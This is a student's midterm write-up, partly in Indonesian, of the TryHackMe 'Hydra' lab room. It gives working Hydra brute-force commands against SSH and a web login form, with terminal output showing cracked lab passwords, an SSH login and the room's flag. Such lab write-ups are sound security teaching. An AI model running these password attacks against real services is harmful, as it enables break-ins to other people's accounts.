

**UJIAN TENGAH SEMESTER  
KEAMANAN SISTEM DAN JARINGAN KOMPUTER  
HYDRA**



**Penulis :  
Fajar Ridhoi Musqil  
NIM 2231740017**

**PROGRAM STUDI D3 TEKNOLOGI INFORMASI  
JURUSAN TEKNOLOGI INFORMASI  
POLITEKNIK NEGERI MALANG PSDKU LUMAJANG  
2025**

## Task.1. What is Hydra?

Hydra adalah alat yang digunakan untuk melakukan *brute force* terhadap berbagai layanan autentikasi, seperti SSH, FTP, HTTP, dan banyak lainnya. Dengan menggunakan daftar kata sandi, Hydra dapat secara otomatis mencoba berbagai kombinasi untuk menemukan kata sandi yang benar, sehingga sangat berguna dalam pengujian keamanan sistem.

Alat ini sudah tersedia di Kali Linux dan AttackBox, serta bisa diinstal di distribusi Linux lain seperti Ubuntu dan Fedora. Penggunaan Hydra menunjukkan pentingnya memiliki kata sandi yang kuat dan tidak menggunakan kata sandi default seperti *admin:password*, karena sangat rentan dibobol oleh alat seperti Hydra.

The screenshot displays the TryHackMe web interface for the 'Hydra' room. The browser window shows the URL 'tryhackme.com/room/hydra'. The page has a dark blue header with 'Room progress (33%)'. The main content area is titled 'Task 1: Hydra Introduction'. It includes a section 'What is Hydra?' with text explaining that Hydra is a brute force online password cracking program. It lists supported protocols: Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP, HTTP-GET, HTTP-FORM-POST, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC, and XMPP. It also mentions that Hydra is pre-installed on Kali Linux and AttackBox. Below this, there's a section 'Installing Hydra' which states that Hydra is already installed on the AttackBox and can be accessed via the 'Start AttackBox' button. It also mentions that Hydra is pre-installed on Kali Linux and can be accessed via the 'Start Kali Linux' button. The page ends with a section 'Answer the questions below' which contains a single question: 'Read the above and have Hydra at the ready.' with a text input field and a 'Correct Answer' button. The bottom of the page shows 'Task 2: Using Hydra'.

Task 1 ☒ Hydra Introduction

### What is Hydra?

Hydra is a brute force online password cracking program, a quick system login password "hacking" tool.

Hydra can run through a list and "brute force" some authentication services. Imagine trying to manually guess someone's password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

According to its [official repository](#), Hydra supports, i.e., has the ability to brute force the following protocols: "Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC and XMPP."

For more information on the options of each protocol in Hydra, you can check the [Kali Hydra tool page](#).

This shows the importance of using a strong password; if your password is common, doesn't contain special characters and is not above eight characters, it will be prone to be guessed. A one-hundred-million-password list contains common passwords, so when an out-of-the-box application uses an easy password to log in, change it from the default! CCTV cameras and web frameworks often use `admin:password` as the default login credentials, which is obviously not strong enough.

### Installing Hydra

Hydra is already installed on the AttackBox. You can access it by clicking on the **Start AttackBox** button.

If you prefer to use the in-browser Kali machine, Hydra also comes pre-installed, as is the case with all Kali distributions. You can access it by selecting Use Kali Linux and clicking on **Start**

This shows the importance of using a strong password; if your password is common, doesn't contain special characters and is not above eight characters, it will be prone to be guessed. A one-hundred-million-password list contains common passwords, so when an out-of-the-box application uses an easy password to log in, change it from the default! CCTV cameras and web frameworks often use `admin:password` as the default login credentials, which is obviously not strong enough.

### Installing Hydra

Hydra is already installed on the AttackBox. You can access it by clicking on the **Start AttackBox** button.

If you prefer to use the in-browser Kali machine, Hydra also comes pre-installed, as is the case with all Kali distributions. You can access it by selecting Use Kali Linux and clicking on **Start Kali Linux** button.

However, you can check its official repositories if you prefer to use another Linux distribution. For instance, you can install Hydra on an Ubuntu or Fedora system by executing `apt install hydra` or `dnf install hydra`. Furthermore, you can download it from its official [THC-Hydra repository](#).

Answer the questions below

Read the above and have Hydra at the ready.

No answer needed

☒ Correct Answer


Task 2 ☐ Using Hydra

## Task.2. Using Hydra

### • Perintah Hydra

Opsi yang kita masukkan ke dalam Hydra tergantung pada layanan (protokol) yang ingin kita serang. Sebagai contoh, jika kita ingin melakukan brute force pada layanan FTP dengan nama pengguna `user` dan daftar kata sandi dari file `passlist.txt`, kita akan menggunakan perintah berikut: `hydra -l user -P passlist.txt ftp://MACHINE_IP`

Untuk mesin yang telah dijalankan ini, berikut adalah perintah untuk menggunakan Hydra pada SSH dan form web (metode POST).



### • SSH


`hydra -l <username> -P <alamat lengkap file password> MACHINE_IP -t 4 ssh`

Opsi	Deskripsi
-l	Menentukan nama pengguna (SSH) untuk login
-P	Menunjukkan daftar kata sandi
-t	Menentukan jumlah thread/proses paralel yang digunakan

Contoh: `hydra -l root -P passwords.txt MACHINE_IP -t 4 ssh`

Berarti:

- Hydra akan menggunakan root sebagai nama pengguna untuk SSH
- Akan mencoba semua kata sandi dalam file passwords.txt
- Akan menjalankan 4 thread secara paralel untuk mempercepat proses



## • Post Web Form

Post Web Form Hydra juga bisa digunakan untuk brute force form login web. Kamu harus mengetahui jenis metode permintaannya: umumnya menggunakan GET atau POST. Kamu bisa mengeceknya lewat Network Tab di Developer Tools browser atau dengan melihat kode sumber HTML-nya. Format perintah untuk metode POST: `sudo hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "<path>:<login_credentials>:<invalid_response>"`

Opsi	Deskripsi
-l	Nama pengguna untuk login (form web)
-P	File daftar kata sandi yang digunakan
http-post-form	Menunjukkan jenis form adalah POST
<path>	URL halaman login, misalnya login.php
<login_credentials>	Data login yang dikirim, <span style="float: right;">contoh:</span> username=^USER^&password=^PASS^
<invalid_response>	Potongan respons dari server saat login gagal
-V	Menampilkan hasil setiap percobaan (verbose)

Contoh konkret:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form"/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Penjelasan:

- Halaman login berada di /, yaitu alamat utama IP
- Kolom username di form adalah username
- Kolom password di form adalah password
- Hydra akan mengganti ^USER^ dan ^PASS^ sesuai dengan nilai dari daftar

- `F=incorrect` adalah string yang muncul di respons server ketika login gagal

**Post Web Form**

We can use Hydra to brute force web forms too. You must know which type of request it is making; GET or POST methods are commonly used. You can use your browser's network tab (in developer tools) to see the request types or view the source code.

```
sudo hydra <username> <wordlist> MACHINE_IP http-post-form "<path>:<login_credentials>:<invalid_response>"
```

Option	Description
<code>-l</code>	the username for (web form) login
<code>-P</code>	the password list to use
<code>http-post-form</code>	the type of the form is POST
<code>&lt;path&gt;</code>	the login page URL, for example, <code>login.php</code>
<code>&lt;login_credentials&gt;</code>	the username and password used to log in, for example, <code>username=^USER^&amp;password=^PASS^</code>
<code>&lt;invalid_response&gt;</code>	part of the response when the login fails
<code>-V</code>	verbose output for every attempt

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form '"/:username=^USER^&password=^PASS^:F=incorrect' -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form '"/:username=^USER^&password=^PASS^:F=incorrect' -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `^USER^`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `^PASS^`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

**Answer the questions below**

Use Hydra to bruteforce molly's web password. What is flag 1?

Use Hydra to bruteforce molly's SSH password. What is flag 2?

## Langkah langkah penggunaan hydra untuk brute force login: □


### Start mesin

**Task 2** ☐ Using Hydra


Start the AttackBox by pressing the **Start AttackBox** button at the top of this page. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Press the green **Start Machine** button below to deploy the machine attached to this task, then navigate to [http://MACHINE\\_IP](http://MACHINE_IP) on the AttackBox (this machine can take up to 3 minutes to boot)


- Lalu run attack box



- Buka Burp Suite untuk, lalu klik next




- Klik start burp agar tetap menggunakan burp versi default




- Klik tab Proxy dan pastikan intersep dalam posisi ON







- Pastikan Proxy Listener aktif di 127.0.0.1:8080.




- Copy paste ip yang muncul ke url search browser



- Lihat Request yang Ditangkap Burp yang menunjukkan parameter web formnya



- Klik Forward di Burp untuk mengirim request ke server. Di browser, lihat pesan error dari server



- Buka terminal untuk melakukan brute force login

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.159.218 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."


```
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@ip-10-10-240-220:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.159.218 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 18:55:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.159.218:80/login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.159.218 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 18:55:54
root@ip-10-10-240-220:~#
```

Hydra berhasil menemukan kombinasi login yang valid:

Username: molly Password: sunshine

lalu submit jawaban yang tepat pada kolom



- Brute Force SSH Login dengan Hydra `hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.61.160 ssh` Hydra berhasil menemukan kredensial SSH:

Username: molly Password: butterfly



```

[ERROR] File for passwords not found: /usr/share/wordlist/rockyou.txt
root@ip-10-10-82-23:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.61.160 ssh
hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 19:51:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.61.160:22/
[22][ssh] host: 10.10.61.160 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 19:51:33

```

Login melalui ssh molly@10.10.61.160  
Dan melihat isi list dan cek file flag2

```

root@ip-10-10-82-23:~# ssh molly@10.10.61.160
The authenticity of host '10.10.61.160 (10.10.61.160)' can't be established.
ECDSA key fingerprint is SHA256:8vTKQu6z4m0NxpsYseFn4BK2E6x27HW4HF0vQaaKPho.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.61.160' (ECDSA) to the list of known hosts.
molly@10.10.61.160's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

5 packages can be updated.
2 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-61-160:~$ ls
flag2.txt
molly@ip-10-10-61-160:~$ cat flag2.txt
HM{c8eeb0468febbadea859baeb33b2541b}


```

Dan submit jawaban untuk menyelesaikan challenge



tryhackme.com/room/hydra

Woop woop! Your answer is correct



**Congratulations on completing Hydra!!! 🎉**

Points earned 0	Completed tasks 2	Room type Walkthrough	Difficulty Easy	Streak 1
--------------------	----------------------	--------------------------	--------------------	-------------

Leave Feedback

Next